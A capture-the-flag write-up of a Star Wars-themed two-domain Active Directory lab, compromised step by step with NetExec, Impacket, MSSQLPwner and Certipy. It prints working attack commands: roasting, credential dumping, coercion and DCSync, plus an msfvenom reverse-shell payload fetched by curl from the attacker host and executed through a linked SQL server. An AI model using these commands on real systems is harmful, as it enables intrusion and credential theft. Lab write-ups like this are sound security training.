Le-Hack 2025 NXC Lab
Table of Contents
Pwning Two Active Directory Domains with NetExec
The le-hack2025 NXC Lab is a Star Wars-themed multi-domain Active Directory CTF built around NetExec (nxc) — the community-maintained successor to CrackMapExec. The lab features two separate AD forests (empire.local and rebels.local), four Windows Server 2022 targets, and a chain of vulnerabilities that touch a few different AD attack techniques: Kerberoasting, MSSQL linked server abuse, certificate authentication, Backup Operator privilege abuse, cross-domain hash reuse, coercion, and DCSync.
This writeup walks through the full attack path from zero credentials to Domain Admin on both domains.

Lab Environment
Before diving in, here is the target infrastructure:
| Hostname | IP | Domain | Role | Notes |
|---|---|---|---|---|
| CORUSCANT | 10.2.10.5 | empire.local | Domain Controller | SMB signing ON |
| MUSTAFAR | 10.2.10.6 | empire.local | SQL Server | SMB signing OFF, NLA disabled |
| JEDHA | 10.2.10.7 | rebels.local | Domain Controller | SMB signing ON, ADCS installed |
| DANTOOINE | 10.2.10.8 | rebels.local | SQL Server | SMB signing OFF |
My attacker machine is a Kali Linux box at 10.2.10.99.
The majority of testing was done via a jump-box with sshuttle due to the lab environment being segregated.
Step 1: Host Discovery
Starting with a simple SMB sweep using NetExec to fingerprint every live host:
nxc smb hosts.txtSMB 10.2.10.7 445 JEDHA [*] Windows Server 2022 (domain:rebels.local) (signing:True)
SMB 10.2.10.6 445 MUSTAFAR [*] Windows Server 2022 (domain:empire.local) (signing:False)
SMB 10.2.10.5 445 CORUSCANT [*] Windows Server 2022 (domain:empire.local) (signing:True)
SMB 10.2.10.8 445 DANTOOINE [*] Windows Server 2022 (domain:rebels.local) (signing:False)Two machines without SMB signing (MUSTAFAR and DANTOOINE) — useful for relay attacks later. NXC gives us domain names, OS versions, and signing status in one shot.
Step 2: NLA Screenshot — Finding Our First Usernames
NXC can take RDP screenshots even without credentials, exploiting hosts where Network Level Authentication (NLA) is disabled. This captures whatever is on the login screen — including recently logged-in usernames.
nxc rdp 10.2.10.2-99 -u guest -p pass --nla-screenshotMUSTAFAR (10.2.10.6) was the only host with NLA disabled. A screenshot was captured and I also used RDP-screenshotter.sh to get a clean image with OCR:

Two usernames, no passwords — but that is enough to start.
Step 3: AS-REP Roasting
AS-REP Roasting targets accounts that have Kerberos pre-authentication disabled. If a user does not require pre-auth, anyone can request an AS-REP ticket encrypted with their password hash — no credentials needed. However, you do need to know the username.
# NXC method (domain must be in username format: EMPIRE\user)
nxc ldap 10.2.10.5 -u users.txt -p '' --asreproast output.txt
LDAP 10.2.10.5 389 CORUSCANT [*] Windows Server 2022 Build 20348 (name:CORUSCANT) (domain:empire.local)
LDAP 10.2.10.5 389 CORUSCANT $krb5asrep$23$grievoussssss@EMPIRE.LOCAL:0ea2b4197<snip>4f259d1fb4
# Impacket method (username without domain prefix)
impacket-GetNPUsers -usersfile plain-users.txt -request -dc-ip 10.2.10.5 "empire.local/"
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$grievoussssss@EMPIRE.LOCAL:8e2105d5a2d2
[-] User krennic doesn't have UF_DONT_REQUIRE_PREAUTH set
grievoussssss had pre-auth disabled and returned a hash. I tried cracking it with John and rockyou.txt but it did not crack quickly — so I moved on and came back to it via a different route.
Step 4: Kerberoasting Without a Password (No-Preauth Trick)
Here is a niche technique that I’d never come across before: you can use an AS-REP-vulnerable account to perform Kerberoasting without knowing its password. The account’s lack of pre-auth requirement means we can authenticate and then request service tickets for other accounts.
First, add empire.local to /etc/hosts (needed for proper Kerberos resolution):
echo "10.2.10.5 empire.local" | sudo tee -a /etc/hostsNetExec ldap 10.2.10.5 -u grievoussssss -p '' --no-preauth-targets plain-users.txt --kerberoasting kerb.txtLDAP 10.2.10.5 389 CORUSCANT [+] empire.local\grievoussssss account vulnerable to asreproast attack
LDAP 10.2.10.5 389 CORUSCANT $krb5tgs$23$*krennic$EMPIRE.LOCAL$krennic*$2d36d945a1bf3a9f...Got krennic’s Kerberoastable hash. Cracking with John:
john krennic.txt --wordlist=/usr/share/wordlists/rockyou.txt[password cracked] (?)Password cracked. krennic’s credentials confirmed.
Step 5: Domain Enumeration with krennic
With valid credentials, the first thing to do is enumerate users and groups:
nxc ldap 10.2.10.5 -u krennic -p [password] --users

LDAP 10.2.10.5 389 CORUSCANT [*] Windows Server 2022 Build 20348 (name:CORUSCANT) (domain:empire.local) (signing:None) (channel binding:No TLS cert)
LDAP 10.2.10.5 389 CORUSCANT [+] empire.local\krennic:liu8Sith
LDAP 10.2.10.5 389 CORUSCANT [*] Enumerated 125 domain users: empire.local
LDAP 10.2.10.5 389 CORUSCANT -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.2.10.5 389 CORUSCANT Administrator 2025-12-04 13:30:50 0 Built-in account for administering the computer/domain
LDAP 10.2.10.5 389 CORUSCANT Guest <never> 1 Built-in account for guest access to the computer/domain
LDAP 10.2.10.5 389 CORUSCANT localuser 2025-12-04 12:58:38 1 LocalUser
LDAP 10.2.10.5 389 CORUSCANT krbtgt 2025-12-04 13:35:24 1 Key Distribution Center Service Account
LDAP 10.2.10.5 389 CORUSCANT sql_svc 2025-12-04 13:44:00 0 sql service
LDAP 10.2.10.5 389 CORUSCANT tarkin 2025-12-04 13:44:44 1
LDAP 10.2.10.5 389 CORUSCANT vader 2025-12-04 13:44:44 1
LDAP 10.2.10.5 389 CORUSCANT palpatine 2025-12-04 13:44:44 1
LDAP 10.2.10.5 389 CORUSCANT krennic 2025-12-04 14:08:47 1
LDAP 10.2.10.5 389 CORUSCANT thrawn 2025-12-04 13:44:44 1
<snip>
SMB 10.2.10.5 445 CORUSCANT fn2147 2025-12-04 13:44:47 0
SMB 10.2.10.5 445 CORUSCANT fn2148 2025-12-04 13:44:47 0
SMB 10.2.10.5 445 CORUSCANT fn2149 2025-12-04 13:44:48 0
SMB 10.2.10.5 445 CORUSCANT fn2187 2025-12-04 14:08:47 0
SMB 10.2.10.5 445 CORUSCANT fn2188 2025-12-04 13:44:48 0

nxc ldap 10.2.10.5 -u krennic -p [password] --groups "Domain Admins"
LDAP 10.2.10.5 389 CORUSCANT [*] Windows Server 2022 Build 20348 (name:CORUSCANT) (domain:empire.local) (signing:None) (channel binding:No TLS cert)
LDAP 10.2.10.5 389 CORUSCANT [+] empire.local\krennic:liu8Sith
LDAP 10.2.10.5 389 CORUSCANT Administrator
Found 125+ users — mostly named Star Wars characters (tarkin, vader, palpatine, thrawn, etc.) plus a block of “stormtrooper” accounts: fn2147, fn2148… fn2187, fn2188, fn2189, fn2190.
One thing jumped out: fn2187 had a different Last PW Set timestamp from all the other fn accounts. fn2187 is Finn’s stormtrooper designation in The Force Awakens. Worth flagging for later.
Domain Admins: only the built-in Administrator account. No shortcuts there.
Step 6: SMB Share Enumeration
nxc smb hosts.txt -d empire.local -u krennic -p [password] --shareskrennic could authenticate to CORUSCANT (NETLOGON, SYSVOL — read only) and MUSTAFAR (IPC$ only). Could not reach the rebels.local machines — different domain, no trust. Not much to pivot with yet, so it’s time to look at MSSQL.
Step 7: MSSQL Enumeration on MUSTAFAR
MUSTAFAR is a SQL server. NXC has a decent set of MSSQL modules:
NetExec mssql 10.2.10.6 -u krennic -p [password] -M enum_loginsFound SQL users alongside domain accounts — including a local SQL login: droideka. That username suggested a password of droideka (droideka are the rolling droid units from the prequels). This was a leap discovered by metasploit MSSQL Brute Forcer tool.
NetExec mssql 10.2.10.6 -u droideka -p droideka --local-auth -M enum_loginsIt worked. Now checking for linked servers:
NetExec mssql 10.2.10.6 -u krennic -p [password] -M enum_linksENUM_LINKS 10.2.10.6 MUSTAFAR [+] Linked servers found:
ENUM_LINKS 10.2.10.6 MUSTAFAR [*] - DANTOOINE
ENUM_LINKS 10.2.10.6 MUSTAFAR [*] - MUSTAFAR\SQLEXPRESSMUSTAFAR has a linked SQL server connection to DANTOOINE — which is in rebels.local. This is our bridge between domains.
Step 8: Exploiting the MSSQL Linked Server Chain with MSSQLPwner
MSSQLPwner is purpose-built for chaining MSSQL linked server relationships to escalate privileges and execute commands. Connecting as droideka:
mssqlpwner droideka:droideka@10.2.10.6 -M interactiveMSSQLPwner automatically discovers the full chain:
[*] Discovered server principal: REBELS\sql_svc on MUSTAFAR -> DANTOOINE (sa@master/dbo)
[*] The privileges of MUSTAFAR (droideka@master/guest) -> DANTOOINE (sa@master/dbo) already chained.
droideka on MUSTAFAR is effectively sa (System Administrator) on DANTOOINE via the linked server chain. Setting DANTOOINE as the target and running commands:
MSSqlPwner#MUSTAFAR> set-link-server DANTOOINE
MSSqlPwner#MUSTAFAR -> DANTOOINE (sa)> exec whoami
Result: rebels\sql_svc

MSSqlPwner#MUSTAFAR -> DANTOOINE (sa)> exec "net localgroup Administrators"
Result: Administrator, localuser, REBELS\Domain Admins, REBELS\poe
We have code execution on DANTOOINE as rebels\sql_svc. It is not a local admin, but it has SeImpersonatePrivilege. Also — there is a domain user poe in the local Administrators group. That is interesting.
Step 9: Getting a Shell on DANTOOINE
SeImpersonatePrivilege opens up potato attacks, but first let’s just get a proper shell. I generated a Meterpreter payload, hosted it on a Python HTTP server, and pulled it down through the SQL link:
# Generate payload
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.2.10.99 LPORT=8885 -f exe -o NXC.exe

# Host it
python3 -m http.server 80
# Set up listener in Metasploit
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST eth0
set LPORT 8885
run# Execute via linked MSSQL
MSSqlPwner#MUSTAFAR -> DANTOOINE (sa)> exec "curl http://10.2.10.99/NXC.exe -o C:\windows\temp\NXC.exe"
MSSqlPwner#MUSTAFAR -> DANTOOINE (sa)> exec "C:\windows\temp\NXC.exe"Meterpreter session opened! Exploring the filesystem turned up two interesting directories:
C:\rebels_plan> type info.txt
It's seems we heard of a planet called "endor", worth checking this intel...
C:\Destroyer_Access> dir
12/04/2025 certipy.exe
12/04/2025 poe.pfx
12/04/2025 info.txt
C:\Destroyer_Access> type info.txt
Access key for the ship! Also, stop taking note, it can be unsafe, you never know...A certificate file (poe.pfx) and certipy already on the machine. The info.txt is practically screaming at us to use it.
Step 10: Certificate Authentication with Certipy
Certipy can authenticate to Active Directory using a PFX certificate and retrieve an NT hash via PKINIT. The lab conveniently dropped both the tool and the certificate on the target:
certipy.exe cert -pfx poe.pfx
certipy.exe auth -pfx poe.pfx -dc-ip 10.2.10.7
[*] Certificate identities:
[*] SAN UPN: 'poe@rebels.local'
[*] Got TGT
[*] Got hash for 'poe@rebels.local': aad3b435<snip>a71eeeWe now have poe’s NT hash: e34<snip>4ea71eee
Step 11: Poe is Local Admin on DANTOOINE
We saw poe in DANTOOINE’s local Administrators group. Testing pass-the-hash:
nxc smb 10.2.10.2-12 -u poe -H e34<snip>1eee --sharesSMB 10.2.10.8 445 DANTOOINE [+] rebels.local\poe:e34... (Pwn3d!)
SMB 10.2.10.8 445 DANTOOINE ADMIN$ READ,WRITE
SMB 10.2.10.8 445 DANTOOINE C$ READ,WRITE
SMB 10.2.10.8 445 DANTOOINE Destroyer_Access READ,WRITEDumping LSA secrets and SAM hashes from DANTOOINE:
nxc smb 10.2.10.8 -u poe -H e34<snip>1eee --lsa
nxc smb 10.2.10.8 -u poe -H e34<snip>1eee --sam
The LSA dump revealed the sql_svc service account’s plaintext password (stored in LSA secrets because the service runs under that account): rebels.local\sql_svc:YouWillNotKerboroast1ngMeeeeee – not one we would have brute forced.
Step 12: The Notepad++ Module
Again, another new thing that I didn’t know nxc could do. If someone has Notepad++ open on a remote machine, NXC can read the content of their open (and unsaved backup) files:
nxc smb 10.2.10.8 -u poe -H e34<snip>1eee -M notepad++NOTEPAD++ 10.2.10.8 DANTOOINE C:\Users\localadmin\AppData\Roaming\Notepad++\backup\new 1@2025-06-24
NOTEPAD++ 10.2.10.8 DANTOOINE credentials: - [password] - [password2]Two passwords sitting in an admin’s open notepad. Password-spraying both against the rebels.local user list:
nxc smb 10.2.10.7 -u rebels-users.txt -p "[password]"SMB 10.2.10.7 445 JEDHA [+] rebels.local\obiwan:[password]One hit: obiwan : [password]
Step 13: Obiwan — Backup Operator Privilege Abuse
Ran Bloodhound collection through NXC to understand obiwan’s position in the domain:
NetExec ldap 10.2.10.8 -u obiwan -p "[password]" --bloodhound
(the nxc bloodhound was a bit hit or miss, likely due to my various hops to get to the network – so I cheated a bit and added my own local user using the poe account – then gave that user local admin and remote desktop permissions. Running bloodhound from the domain joined machine)
Obiwan is a member of the Backup Operators group. This is a commonly overlooked privilege escalation path (that I did not know about until today): Backup Operators can read any file on the system (including SAM, SYSTEM, and NTDS.dit) without needing local administrator access.
NXC has a dedicated module for this:
nxc smb 10.2.10.7 -u obiwan -p "[password]" -M backup_operatorThis writes out SAM and SYSTEM registry hives. Then extracting hashes locally:
impacket-secretsdump -sam SAM -system SYSTEM local[*] Dumping local SAM hashes
Administrator:500:aad<snip>b4:::JEDHA’s local Administrator hash: 18a<snip>b4
Step 14: rebels.local Domain Admin — Full NTDS Dump
The local Administrator hash works on the Domain Controller (same password as the domain Administrator account here — common in lab environments):
nxc smb 10.2.10.7 -u Administrator -H 18a6<snip>b4 --ntdsSMB 10.2.10.7 445 JEDHA [+] rebels.local\Administrator:18a6f285... (Pwn3d!)
SMB 10.2.10.7 445 JEDHA [+] Dumping the NTDS, this could take a while so go grab a redbull...29 hashes dumped. rebels.local is fully compromised.
Cracking the NTDS with John turned up the credentials we already had from the network.
Step 15: Cross-Domain Pivot — Password Reuse Between Domains
The rebels.local NTDS contained rebels.local\finn with hash 6bf5<snip>2fae4. Back in empire.local, there was a suspiciously-timed stormtrooper account: fn2187 — Finn’s designation in The Force Awakens.
Testing the same hash against empire.local:
nxc smb 10.2.10.5 -u fn2187 -H 6bf5<snip>2fae4SMB 10.2.10.5 445 CORUSCANT [+] empire.local\fn2187:6bf5<snip>2fae4Classic cross-domain credential reuse — same password hash, different username across two separate AD forests. We are now in empire.local.
Collecting BloodHound data for empire.local and scanning for coercion vulnerabilities:
netexec ldap 10.2.10.5 -u fn2187 -H 6bf5<snip>2fae4 --bloodhound -d empire.local -c All
nxc smb 10.2.10.5 -u fn2187 -H 6bf5<snip>2fae4 -M coerce_plus
COERCE_PLUS CORUSCANT VULNERABLE, DFSCoerce
COERCE_PLUS CORUSCANT VULNERABLE, PetitPotam
COERCE_PLUS CORUSCANT VULNERABLE, PrinterBug
COERCE_PLUS CORUSCANT VULNERABLE, MSEvenMultiple coercion vulnerabilities — useful for capturing machine account hashes.
Step 16: NTLM Coercion — Capturing CORUSCANT$
With Responder running to capture incoming NTLM authentication:
sudo responder -I eth0 -vnxc smb 10.2.10.5 -u fn2187 -H 6bf5<snip>2fae4 -M coerce_plus -o LISTENER=10.2.10.99Responder caught the Domain Controller’s computer account hash:
[SMB] NTLMv2-SSP Username : EMPIRE\CORUSCANT$
[SMB] NTLMv2-SSP Hash : CORUSCANT$::EMPIRE:dbf6f043c5e81a7a:...
Computer account NTLMv2 hashes can be relayed (SMB signing was off on MUSTAFAR) or cracked — but BloodHound had already shown us a better path.
Step 17: ForceChangePassword — Becoming Vader
BloodHound’s analysis of fn2187 revealed a critical ACL:

NXC again has a module for this:
nxc smb 10.2.10.5 -u fn2187 -H 6bf5<snip>2fae4 -M change-password -o USER=Vader NEWPASS=IAmYourFather!CHANGE-P... CORUSCANT [+] Successfully changed password for VaderVerifying access:
nxc smb 10.2.10.5 -u Vader -p 'IAmYourFather!' --sharesSMB 10.2.10.5 445 CORUSCANT [+] empire.local\Vader:IAmYourFather!We are now operating as Vader in empire.local. The password choice was mandatory.
Step 18: DCSync — empire.local Fully Compromised
This next step I found by looking at the Vadar user – bloodhound-CE “Shortest Path from Owned” and other built in bits did not see this. I think there is an issue with the Bloodhound-CE queries.

GetChanges + GetChangesAll = DCSync rights. These permissions are normally held only by domain controllers and domain administrators, but here vader has them explicitly via ACL misconfiguration.
DCSync mimics a domain controller’s replication protocol to pull password hashes for any account, including the Administrator:
netexec smb 10.2.10.5 -u vader -p 'IAmYourFather!' --ntdsSMB 10.2.10.5 445 CORUSCANT [+] empire.local\vader:IAmYourFather!
SMB 10.2.10.5 445 CORUSCANT [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 10.2.10.5 445 CORUSCANT Administrator:500:aad3b<snip>ec12:::
...Full empire.local NTDS dumped. Verifying administrator access:
netexec smb 10.2.10.5 -u Administrator -H 52e<snip>ec12SMB 10.2.10.5 445 CORUSCANT [+] empire.local\Administrator:52e6c... (Pwn3d!)Both domains fully compromised.
nxc smb 10.2.10.7 -u Administrator -H 18a<snip>3b4SMB 10.2.10.7 445 JEDHA [+] rebels.local\Administrator:18a<snip>3b4 (Pwn3d!)
netexec smb 10.2.10.5 -u Administrator -H 52e<snip>ec12
SMB 10.2.10.5 445 CORUSCANT [+] empire.local\Administrator:52e<snip>ec12 (Pwn3d!)
Bonus: Alternative Rebels.local Path — Pre-2000 Accounts and GMSA
The rebels_plan directory on DANTOOINE contained a hint:
C:\rebels_plan> type info.txt
It's seems we heard of a planet called "endor", worth checking this intel...
In this lab, planets map to machines. There was no Endor host in the initial sweep, but a quick SMB authentication attempt revealed it exists as a domain object — specifically a pre-Windows 2000 computer account:
NetExec smb 10.2.10.7 -u endor$ -p endor
SMB 10.2.10.7 445 JEDHA [-] rebels.local\endor$:endor STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
The STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT error is significant: it means the credentials are valid but the account is a workstation trust account, not a regular user. This is the fingerprint of a pre-2000 computer account — where the password is simply the hostname (lowercase, no trailing $). These are common in legacy environments and often overlooked.
Pre-2000 accounts can authenticate via Kerberos, which opens up BloodHound enumeration. First, set up proper DNS resolution and a Kerberos configuration on Kali:
echo "10.2.10.7 rebels.local JEDHA.rebels.local JEDHA" >> /etc/hosts# /etc/krb5.conf
[libdefaults]
default_realm = REBELS.LOCAL
dns_lookup_realm = false
dns_lookup_kdc = false
[realms]
REBELS.LOCAL = {
kdc = 10.2.10.7
admin_server = 10.2.10.7
}
[domain_realm]
.rebels.local = REBELS.LOCAL
rebels.local = REBELS.LOCALObtain a Kerberos TGT for the endor$ account:
kinit 'endor$@REBELS.LOCAL'
Password for endor$@REBELS.LOCAL: endor
klist
Default principal: endor$@REBELS.LOCAL
Valid starting Expires
01/04/26 19:01:19 02/04/26 05:01:19 krbtgt/REBELS.LOCAL@REBELS.LOCALWith a valid TGT, run BloodHound collection through NXC using Kerberos authentication:
NetExec ldap 10.2.10.7 -u endor$ -k --bloodhoundBloodHound revealed that endor$ has ReadGMSAPassword rights over GMSA-SCARIF$:

Group Managed Service Accounts (GMSA) have their passwords automatically rotated by Active Directory, but any principal with ReadGMSAPassword can retrieve the current password hash directly. NXC has a module for this:
NetExec ldap 10.2.10.7 -u endor$ -k --gmsaIn practice this route hit Kerberos clock-skew errors because the lab environment was offline (NTP out of sync). But the path is well-defined: pre-2000 account → Kerberos TGT → ReadGMSAPassword → GMSA-SCARIF$ hash → whatever SCARIF has access to from there. Worth knowing for live environments where the clock is sane.
Attack Path Summary
The full chain in order:
- Host discovery — SMB sweep revealed 4 hosts across 2 domains
- NLA Screenshot — MUSTAFAR’s disabled NLA leaked two usernames from the login screen
- AS-REP Roasting — grievoussssss had pre-auth disabled; hash captured
- Kerberoasting without password — used grievoussssss’s no-preauth property to Kerberoast krennic → krennic:[password]
- User enumeration — 125+ accounts discovered; fn2187 flagged as suspicious
- MSSQL enumeration — found droideka SQL user and linked server to DANTOOINE
- SQL linked server chain — MSSQLPwner chained droideka → sa on DANTOOINE
- Shell on DANTOOINE — Meterpreter payload delivered via xp_cmdshell on linked server
- Certificate auth (Certipy) — poe.pfx found on target → poe NT hash
- poe local admin on DANTOOINE — LSA dump, SAM dump, found sql_svc plaintext password
- Notepad++ module — captured credentials from admin’s open Notepad++ session → obiwan:[password]
- Backup Operator privilege — obiwan’s membership dumped JEDHA SAM → local Administrator hash
- rebels.local NTDS dump — 29 hashes, rebels.local fully compromised
- Cross-domain hash reuse — rebels.local finn hash = empire.local fn2187 → empire.local foothold
- Coercion attacks — DFSCoerce/PetitPotam captured CORUSCANT$ NTLMv2 hash
- ForceChangePassword ACL — fn2187 reset vader’s password → vader:IAmYourFather!
- DCSync — vader had GetChanges + GetChangesAll → empire.local NTDS dump → full compromise
Key Lessons and Takeaways
NXC is an an incredible improvement on CrackMapExec
NetExec goes far beyond authentication testing. The notepad++ module, backup_operator module, coerce_plus, and built-in BloodHound collection make it a first-class offensive tool. If you are still using CrackMapExec, migrate to NXC — it is the active fork with ongoing development.
Disable NLA if you enjoy giving attackers your usernames
Leaving RDP exposed without NLA is an information leak. The Windows login screen helpfully lists recently logged-in users. This gave us our first two usernames with zero credentials.
Kerberoasting without credentials is real
AS-REP-vulnerable accounts can be weaponised not just for their own hash but to request TGS tickets for Kerberoastable accounts. One weak account leads to another.
MSSQL linked servers are extremely dangerous
A linked server configuration that crosses domain boundaries is effectively an implicit trust relationship. If the link runs as a high-privilege account on the remote end, any low-privilege user on the source can pivot across domain boundaries via SQL.
